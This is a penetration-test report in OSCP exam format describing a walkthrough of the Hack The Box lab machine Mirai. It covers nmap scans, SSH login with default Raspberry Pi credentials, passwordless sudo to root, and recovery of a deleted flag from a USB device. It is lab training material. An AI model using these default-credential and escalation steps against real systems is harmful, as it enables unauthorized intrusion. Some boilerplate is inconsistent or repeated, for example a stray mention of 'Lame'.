
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-05

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction:	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
3	Methodologies	5
3.1	Information Gathering:	5
3.2	Penetration:	5
3.2.1	System IP: 10.10.10.48	5
3.2.1.1	Service Enumeration:	5
3.2.1.2	Scanning	6
3.2.1.3	Gaining Shell	7
3.2.1.4	Privilege Escalation	11
3.2.1.5	Proof File	13
4	Maintaining Access	15
5	House Cleaning:	16

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – The Mirai. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Mirai was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Mirai(10.10.10.48) - Default credentials of the application and same user credentials provided root access of the machine.

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Mirai - 10.10.10.48

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to Lame.

3.2.1 System IP: 10.10.10.48

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.48	TCP: 22,53,80,1139,32400,32469\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Mon Jul  5 00:12:25 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.48
Nmap scan report for 10.10.10.48
Host is up, received echo-reply ttl 63 (0.21s latency).
Scanned at 2021-07-05 00:12:25 PDT for 20s
Not shown: 997 closed ports
Reason: 997 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
| ssh-dss
↪ AAAAB3NzaC1kc3MAAACBAJpzaaGcmwdVrkG//X5kr6m9em2hEu3SianCnerFwTGHgUHRpR6iocVhd8gN21TPNTwFF47q8nUitupMBnvIm
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQACpSoRAKB+cPR8bChDdajCipf4p1zHfZyu2xnIkqRAgm6Dws2zcy+VAZriPDRUrhT10GfsBLZtp/1
|   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCL89gWp+rA+2SLZzt3r7x+9sXF0Cy9g3C9Yk1S21hT/V0mlqYys1f
|   256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILvYtCvO/UREAhODuSsm7liSb9SZ8gLoZtn7P46SIDZL
53/tcp    open  domain  syn-ack ttl 63  dnsmasq 2.76
| dns-nsid:
|_ bind.version: dnsmasq-2.76
80/tcp    open  http     syn-ack ttl 63  lighttpd 1.4.35
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul  5 00:12:45 2021 -- 1 IP address (1 host up) scanned in 20.16 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Mon Jul 5 00:14:19 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.48
Nmap scan report for 10.10.10.48
Host is up, received echo-reply ttl 63 (0.21s latency).
Scanned at 2021-07-05 00:14:19 PDT for 242s
Not shown: 65529 closed ports
Reason: 65529 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
| ssh-dss
↪ AAAAB3NzaC1kc3MAAACBAJpzaaGcmwdVrkG//X5kr6m9em2hEu3SianCnerFwTGHgUHRpR6iocVhd8gN21TPNTwFF47q8nUitupMBnvIm
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQCPSoRAKB+cPR8bChDdajCIpf4p1zHfZyu2xnIkqRAgm6Dws2zcy+VAZriPDRUrhT10GfsBLZtp/1
|   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCL89gWp+rA+2SLZzt3r7x+9sXF0Cy9g3C9Yk1S21hT/V0mlqYys1f
|   256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILvYtCv0/UREAhODuSsm7liSb9SZ8gLoZtn7P46SIDZL
53/tcp    open  domain  syn-ack ttl 63 dnsmasq 2.76
| dns-nsid:
|_ bind.version: dnsmasq-2.76
80/tcp    open  http     syn-ack ttl 63 lighttpd 1.4.35
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
1139/tcp  open  upnp     syn-ack ttl 63 Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
32400/tcp open  http     syn-ack ttl 63 Plex Media Server httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Server returned status 401 but no WWW-Authenticate header.
|_http-cors: HEAD GET POST PUT DELETE OPTIONS
|_http-favicon: Unknown favicon MD5: 0F584138AACFB79AABA7E2539FC4E642
|_http-title: Unauthorized
32469/tcp open  upnp     syn-ack ttl 63 Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 5 00:18:21 2021 -- 1 IP address (1 host up) scanned in 242.02 seconds
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.48

Vulnerability Exploited : Improper website configuration and default credentials to the user-name

System Vulnerable : 10.10.10.48

Vulnerability Explanation : Improper website configuration and default credentials to the user-name

Privilege Escalation Vulnerability : Giving users a high privilege access to the users

Vulnerability fix : Avoid setting the default credentials to the usernames


Severity Level : Critical

By checking the nmap we see that there are so much of ports open for us to poke around. By checking the website i dont see anything.




Figure 3.1: 205-website.png

Nmap is detecting that there is a website open but we are not able to see it on the web browser. I wanted to change the host flag and check for the response just to check if there is anything for us.

**Figure 3.2:** 210-website_check.png

By checking the hostname to test i can see that there is 200 ok response from the website but at the same time i can that the website reveals the hostname as pi.hole.

**Figure 3.3:** 215-pihole.png

Let's edit the hosts file and update the pi.hole to 10.10.10.48.

```
→ sudo cat /etc/hosts
[sudo] password for i7z3r0:
127.0.0.1      localhost
127.0.1.1      i7z3r0
10.10.10.48    pi.hole
```

Figure 3.4: 220-hosts_file.png

If i can change the hostname to the pi.hole i can see that the website has been moved to /admin/.

The screenshot shows a web browser's developer tools interface. At the top, there are buttons for 'Send', 'Cancel', and 'Follow redirection'. Below this, the 'Request' and 'Response' tabs are visible. The 'Request' tab is selected, showing a GET request to / HTTP/1.1 with the Host header set to pi.hole. The 'Response' tab is also visible, showing an HTTP/1.1 301 Moved Permanently response with the Location header set to /admin/.

Request	Response
1 GET / HTTP/1.1	1 HTTP/1.1 301 Moved Permanently
2 Host: pi.hole	2 Location: /admin/
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0	3 Content-Length: 0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	4 Connection: close
5 Accept-Language: en-US,en;q=0.5	5 Date: Mon, 05 Jul 2021 18:55:24 GMT
6 Accept-Encoding: gzip, deflate	6 Server: lighttpd/1.4.35
7 Connection: close	7
8 Upgrade-Insecure-Requests: 1	8

Figure 3.5: 225-admin_folder.png

Lets try to check what we have in that admin folder.




Figure 3.6: 230-pi_website.png

Tried to login to the website but unable to login to the site. But however the hint of this box is pi which refers to raspberry-pi. The default credentials of raspberry-pi is pi:raspberrypi. Lets try to login and check if its working or not.

```
→ ssh pi@10.10.10.48
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jul 5 07:52:20 2021 from 10.10.14.24

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberrypi:~$ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),4
ev),117(i2c),998(gpio),999(spi)
pi@raspberrypi:~$
```

Figure 3.7: 235-pi_login.png

3.2.1.4 Privilege Escalation

By checking the website we can see that the sudo -l has access to the root without password.

```
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
```

Figure 3.8: 240-sudo_l.png

I can enter the command and see that i am root.

```
pi@raspberrypi:~ $ sudo su -

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

root@raspberrypi:~# id
uid=0(root) gid=0(root) groups=0(root)
root@raspberrypi:~#
```

Figure 3.9: 245-root_user.png

I am checking the root.txt but however i am not able to see the content.

```
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~#
```

Figure 3.10: 250-root_missing.png

As per the content it has been saved in the usbstick. Lets try to check if there is any usb stick in the machine.

```
root@raspberrypi:~# mount | grep media
/dev/sdb on /media/usbstick type ext4 (ro,nosuid,nodev,noexec,relatime,data=ordered)
root@raspberrypi:~#
```

Figure 3.11: 255-usb_stick.png

There is a usb stick lets go there and check it out if we find anything over there but from the content the key has been deleted as per the administrator.

```
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
root@raspberrypi:/media/usbstick#
```

Figure 3.12: 260-root_deleted.png


There is a way to get the key by checking for the strings on dev/sdb we get the root.txt content.

```
root@raspberrypi:/media/usbstick# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d[REDACTED]13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
```

Figure 3.13: 265-root.txt.png

3.2.1.5 Proof File


User



```
root@raspberrypi:/home/pi/Desktop# cat user.txt;echo  
ff8377[REDACTED]38d  
root@raspberrypi:/home/pi/Desktop#
```

Figure 3.14: 270-user.txt.png

Root



```
root@raspberrypi:/media/usbstick# strings /dev/sdb  
>r &  
/media/usbstick  
lost+found  
root.txt  
damnit.txt  
>r &  
>r &  
/media/usbstick  
lost+found  
root.txt  
damnit.txt  
>r &  
/media/usbstick  
2]8^  
lost+found  
root.txt  
damnit.txt  
>r &  
3d[REDACTED]13e020b  
Damnit! Sorry man I accidentally deleted your files off the USB stick.  
Do you know if there is any way to get them back?  
-James
```

Figure 3.15: 265-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.